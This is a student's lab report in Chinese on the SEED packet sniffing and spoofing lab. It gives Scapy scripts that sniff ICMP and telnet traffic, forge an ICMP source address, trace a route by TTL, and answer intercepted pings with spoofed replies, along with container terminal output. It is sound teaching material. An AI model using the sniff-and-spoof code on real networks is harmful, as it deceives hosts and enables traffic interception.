Lab1 Packet Sniffing and Spoofing

57118101 卞郡菁

准备工作：

第一个窗口（后台运行）：

```
cd Desktop/Labs_20.04/Network\ Security/Packet\ Sniffing\ and\ Spoofing\
Lab/Labsetup/
dcbuild
dcup
```

第二个窗口（攻击窗口）：

```
cd Desktop/Labs_20.04/Network\ Security/Packet\ Sniffing\ and\ Spoofing\
Lab/Labsetup/
dockps
docksh ae
```

第三个窗口（主机窗口）

```
cd Desktop/Labs_20.04/Network\ Security/Packet\ Sniffing\ and\ Spoofing\
Lab/Labsetup/
dockps
docksh a2
```

Task 1.1A: Sniffing Packets


1.1A

攻击机进入 volumes 文件夹下，新建 sniffer.py 文件：

```python
#!/usr/bin/env python3
from scapy.all import *

def print_pkt(pkt):
    pkt.show()

pkt = sniff(iface='br-d98e59c2e135', filter='icmp', prn=print_pkt)
```

(1) 攻击机在 root 权限下运行 Sniffer.py

在攻击机容器使用 root 权限运行 sniffer.py，同时在被窃听主机上 ping www.baidu.com：发现成功抓到报文。



(2) 攻击机在普通用户权限下运行 Sniffer.py

在攻击机容器使用普通用户权限运行 sniffer.py:可以发现存在权限错误。

```
^Croot@VM:/volumes# su seed
seed@VM:/volumes$ sniffer.py
Traceback (most recent call last):
  File "./sniffer.py", line 7, in <module>
    pkt = sniff(iface='br-d98e59c2e135', filter='icmp', prn=print_
pkt)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py",
 line 1036, in sniff
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py",
 line 906, in _run
    sniff_sockets[L2socket(type=ETH_P_ALL, iface=iface,
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py
", line 398, in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, so
cket.htons(type))  # noqa: E501
  File "/usr/lib/python3.8/socket.py", line 231, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
```

1.1B


(1) 仅捕获 ICMP 报文

攻击机 sniffer.py 与 Task1.1A 中代码一致，filter='icmp'，输出结果相同。

sniffer.py 文件：

```python
#!/usr/bin/env python3
from scapy.all import *

def print_pkt(pkt):
    pkt.show()

pkt = sniff(iface='br-d98e59c2e135', filter='icmp', prn=print_pkt)
```

输出结果：



(2) 捕获从特定 IP 发出的，目的端口为 23 的 TCP 包


ifconfig 查看 host 地址为 10.9.0.5，故：

filter='src host 10.9.0.5 and tcp dst port 23'

攻击机容器 sniffer.py 文件：

```python
#!/usr/bin/env python3
from scapy.all import *

def print_pkt(pkt):
    pkt.show()

pkt = sniff(iface='br-d98e59c2e135', filter=' src host 10.9.0.5 and tcp dst port 23 ', prn=print_pkt)
```

被监听主机容器未刻意构造包，仅 telnet 攻击机保证有 tcp 包：




(3) 捕获从特定子网中发起或前往特定子网的报文

这里由于需要捕获来自或者去往特定子网的数据包，故 filter=’ net 128.230.0.0 mask 255.255.0.0’（表示来自特定子网 128.230.0.0/16 的数据包）

输出结果：


表示攻击机成功监听。



Task 1.2: Spoofing ICMP Packets

作为一个数据包欺骗工具，Scapy 允许我们将 IP 数据包的字段设置为任意值。此任务的目标是使用任意源 IP 地址欺骗 IP 包。我们将欺骗 ICMP echo 请求包，并将它们发送到同一网络上的另一个 VM。我们将使用 Wireshark 来观察我们的请求是否会被接收者接受。如果被接受，一个回应包将被发送到被欺骗的 IP 地址。

在 wireshark 中，选择 Filter：



攻击机容器 sniffer.py 文件：


```
#!/usr/bin/env python3
from scapy.all import *

def print_pkt(pkt):
    pkt.show()

pkt = sniff(iface='br-d98e59c2e135', filter='icmp', prn=print_pkt)
```

被监听主机容器的 test1_2.py 文件：

```
#!/usr/bin/env python3
from scapy.all import *
a = IP()
a.src = '10.0.2.3'
a.dst = '10.9.0.1'
b = ICMP()
p = a/b
send(p)
```

在被监听主机运行 test1_2.py 文件，攻击机使用 Sniffer.py 监听：

发现主机发送的报文成功伪造了源地址。



Task1.3: Traceroute

攻击机容器 sniffer.py 文件：


```
#!/usr/bin/env python3
from scapy.all import *

def print_pkt(pkt):
    pkt.show()

pkt = sniff(iface='br-d98e59c2e135', filter='icmp', prn=print_pkt)
```

构造被监听主机容器的 test1_3.py 文件，使得 ttl 从 1 到 30 依次递增：

```
#!/usr/bin/env python3
from scapy.all import *
for i in range(1,30):
    a = IP()
    a.dst = '202.108.22.5'
    a.ttl = i
    b = ICMP()
    p = a/b
    send(p)
```

在 Wireshark 中，我们能够看到在 ttl=17 时终于有了第一个 reply：

所以虚拟机到 202.108.22.5 的距离约为 17 跳。



Task1.4 : Sniffing and-then Spoofing

注：task1.4 从 virtualbox 换到 vmware 做，故 host 和 attacker 的 id 有所更改，Host 变成 br-0b3743f358e2

攻击机容器 sniffer.py 文件：

```
#!/usr/bin/env python3
from scapy.all import *

def spoof_pkt(pkt):
    if ICMP in pkt and pkt[ICMP].type == 8:
        print("Original Packet.........")
        print("Source IP : ", pkt[IP].src)
        print("Destination IP:", pkt[IP].dst)

        ip = IP(src=pkt[IP].dst, dst=pkt[IP].src, ihl=pkt[IP].ihl)
        icmp = ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq)
        data = pkt[Raw].load
        newpkt= ip/icmp/data

        print("Spoofed Packet.........")
        print("Source IP : ", newpkt[IP].dst)
        print("Destination IP: ",newpkt[IP].dst)
        send(newpkt,verbose=0)

pkt = sniff(iface='br-0b3743f358e2', filter='icmp', prn=spoof_pkt)
```

(1) **原先，在攻击机未运行此 sniffer.py 文件时，被监听主机容器分别 ping 三个地址（1.2.3.4, 10.9.0.99, 8.8.8.8）的表现如下：**

无法 ping 通 1.2.3.4 和 10.9.0.99，但能 ping 通 8.8.8.8。

```
root@38e759847494:/# ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
^C
--- 1.2.3.4 ping statistics ---
57 packets transmitted, 0 received, 100% packet loss, time 57342ms
```

```
root@38e759847494:/# ping 10.9.0.99
PING 10.9.0.99 (10.9.0.99) 56(84) bytes of data.
From 10.9.0.5 icmp_seq=1 Destination Host Unreachable
From 10.9.0.5 icmp_seq=2 Destination Host Unreachable
From 10.9.0.5 icmp_seq=3 Destination Host Unreachable
^C
--- 10.9.0.99 ping statistics ---
6 packets transmitted, 0 received, +3 errors, 100% packet loss, time 5109ms
```


```
root@38e759847494:/# ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=127 time=53.8 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=127 time=55.6 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=127 time=43.3 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=127 time=60.2 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=127 time=55.2 ms
^C
--- 8.8.8.8 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4017ms
rtt min/avg/max/mdev = 43.252/53.576/60.157/5.592 ms
```


(2) **在攻击机运行此 sniffer.py 文件后，被监听主机容器分别 ping 三个地址（1.2.3.4，10.9.0.99，8.8.8.8）的表现如下：**


•10.9.0.99 仍然无法 ping 通，但 1.2.3.4、8.8.8.8 能 ping 通。

• 因为在运行程序之前，网关 10.9.0.5 告知主机无法通过 ARP 协议找到 1.2.3.4 和 10.0.9.99 对应的 MAC 地址，因此无法 ping 通；而 8.8.8.8 在互联网上存在，因此可以 ping 通，而且出现 DUP! 字样，说明受到多个 reply 报文，一个是正常 ping 通的 reply，一个是我们伪造的 reply。

• 在运行程序之后，ping 1.2.3.4 需要经过网关 10.9.0.5，网关拦截 ICMP 报文并欺骗主机可以 ping 通 1.2.3.4。而 10.9.0.99 和主机在同一个局域网内，通过广播 ARP 寻找相应的 MAC 地址，不需要经过网关，因此网关无法欺骗主机，所以 10.9.0.99 仍然 ping 不通。


seed@VM: ~/.../Labsetup
RX packets 209 bytes 17751 (17.7 KB)
RX errors 0 dropped 0 overruns 0 fra
TX packets 209 bytes 17751 (17.7 KB)
TX errors 0 dropped 0 overruns 0 carri
vetha38e4d2: flags=4163<UP,BROADCAST,RUNNING,MU
inet6 fe80::8c9d:a3ff:fea4:7be3 prefix
ether 8e:9d:a3:a4:7b:e3 txqueuelen 0
RX packets 10223 bytes 565807 (565.8 KB
RX errors 0 dropped 0 overruns 0 fra
TX packets 11690 bytes 33635394 (33.6 M
TX errors 0 dropped 0 overruns 0 carri
root@VM:/volumes# sniffer.py
Original Packet.....
Source IP : 10.9.0.5
Destination IP: 1.2.3.4
Spoofed Packet.....
Source IP : 10.9.0.5
Destination IP: 10.9.0.5
Original Packet.....
Source IP : 10.9.0.5
Destination IP: 1.2.3.4
Spoofed Packet.....
攻击机
seed@VM: ~/.../Labsetup
root@38e759847494:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.9.0.5 netmask 255.255.255.0 broadcast 10.9.0.255
ether 02:42:0a:09:00:05 txqueuelen 0 (Ethernet)
RX packets 11689 bytes 33635324 (33.6 MB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 10223 bytes 565807 (565.8 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
loop txqueuelen 1000 (Local Loopback)
RX packets 24 bytes 2426 (2.4 KB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 24 bytes 2426 (2.4 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@38e759847494:/# ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
64 bytes from 1.2.3.4: icmp_seq=1 ttl=64 time=57.9 ms
64 bytes from 1.2.3.4: icmp_seq=2 ttl=64 time=40.1 ms
64 bytes from 1.2.3.4: icmp_seq=3 ttl=64 time=38.2 ms
64 bytes from 1.2.3.4: icmp_seq=4 ttl=64 time=18.9 ms
^C
--- 1.2.3.4 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3009ms
rtt min/avg/max/mdev = 18.920/38.773/57.919/13.809 ms
root@38e759847494:/#
主机


seed@VM: ~/.../Labsetup
Spoofed Packet.....
Source IP : 10.9.0.5
Destination IP: 10.9.0.5
Original Packet.....
Source IP : 10.9.0.5
Destination IP: 1.2.3.4
Spoofed Packet.....
Source IP : 10.9.0.5
Destination IP: 10.9.0.5
Original Packet.....
Source IP : 10.9.0.5
Destination IP: 1.2.3.4
Spoofed Packet.....
Source IP : 10.9.0.5
Destination IP: 10.9.0.5
Original Packet.....
Source IP : 10.9.0.5
Destination IP: 1.2.3.4
Spoofed Packet.....
Source IP : 10.9.0.5
Destination IP: 10.9.0.5
攻击机未捕捉到
^Croot@VM:/volumes# vim sniffer.py
root@VM:/volumes# sniffer.py
4 packets transmitted, 4 received, 0% packet loss, time 3009ms
rtt min/avg/max/mdev = 18.920/38.773/57.919/13.809 ms
root@38e759847494:/# ping 10.9.0.99
PING 10.9.0.99 (10.9.0.99) 56(84) bytes of data.
From 10.9.0.5 icmp_seq=1 Destination Host Unreachable
From 10.9.0.5 icmp_seq=2 Destination Host Unreachable
From 10.9.0.5 icmp_seq=3 Destination Host Unreachable
From 10.9.0.5 icmp_seq=4 Destination Host Unreachable
From 10.9.0.5 icmp_seq=5 Destination Host Unreachable
From 10.9.0.5 icmp_seq=6 Destination Host Unreachable
From 10.9.0.5 icmp_seq=7 Destination Host Unreachable
^C
--- 10.9.0.99 ping statistics ---
10 packets transmitted, 0 received, +7 errors, 100% packet loss, time 9131ms
pipe 4
root@38e759847494:/# ping 10.9.0.99
主机
PING 10.9.0.99 (10.9.0.99) 56(84) bytes of data.
From 10.9.0.5 icmp_seq=1 Destination Host Unreachable
From 10.9.0.5 icmp_seq=2 Destination Host Unreachable
From 10.9.0.5 icmp_seq=3 Destination Host Unreachable
From 10.9.0.5 icmp_seq=4 Destination Host Unreachable
From 10.9.0.5 icmp_seq=5 Destination Host Unreachable
From 10.9.0.5 icmp_seq=6 Destination Host Unreachable
^C
--- 10.9.0.99 ping statistics ---
9 packets transmitted, 0 received, +6 errors, 100% packet loss, time 8145ms
pipe 4


seed@VM: ~/.../Labsetup
^Croot@VM:/volumes# vim sniffer.py
root@VM:/volumes# sniffer.py
Original Packet.....
Source IP : 10.9.0.5
Destination IP: 8.8.8.8
攻击机
Spoofed Packet.....
Source IP : 10.9.0.5
Destination IP: 10.9.0.5
Original Packet.....
Source IP : 10.9.0.5
Destination IP: 8.8.8.8
Spoofed Packet.....
Source IP : 10.9.0.5
Destination IP: 10.9.0.5
Original Packet.....
Source IP : 10.9.0.5
Destination IP: 8.8.8.8
Spoofed Packet.....
Source IP : 10.9.0.5
Destination IP: 10.9.0.5
Original Packet.....
Source IP : 10.9.0.5
Destination IP: 8.8.8.8
Spoofed Packet.....
pipe 4
root@38e759847494:/# ping 10.9.0.99
PING 10.9.0.99 (10.9.0.99) 56(84) bytes of data.
From 10.9.0.5 icmp_seq=1 Destination Host Unreachable
From 10.9.0.5 icmp_seq=2 Destination Host Unreachable
From 10.9.0.5 icmp_seq=3 Destination Host Unreachable
From 10.9.0.5 icmp_seq=4 Destination Host Unreachable
From 10.9.0.5 icmp_seq=5 Destination Host Unreachable
From 10.9.0.5 icmp_seq=6 Destination Host Unreachable
^C
--- 10.9.0.99 ping statistics ---
9 packets transmitted, 0 received, +6 errors, 100% packet loss, time 8145ms
pipe 4
root@38e759847494:/# ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
主机
64 bytes from 8.8.8.8: icmp_seq=1 ttl=127 time=51.1 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=64 time=57.9 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=2 ttl=64 time=21.8 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=127 time=58.5 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=3 ttl=64 time=36.3 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=127 time=62.8 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=4 ttl=64 time=43.9 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=127 time=58.6 ms (DUP!)
^C
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, +4 duplicates, 0% packet loss, time 3008ms
rtt min/avg/max/mdev = 21.827/48.871/62.838/13.145 ms
root@38e759847494:/#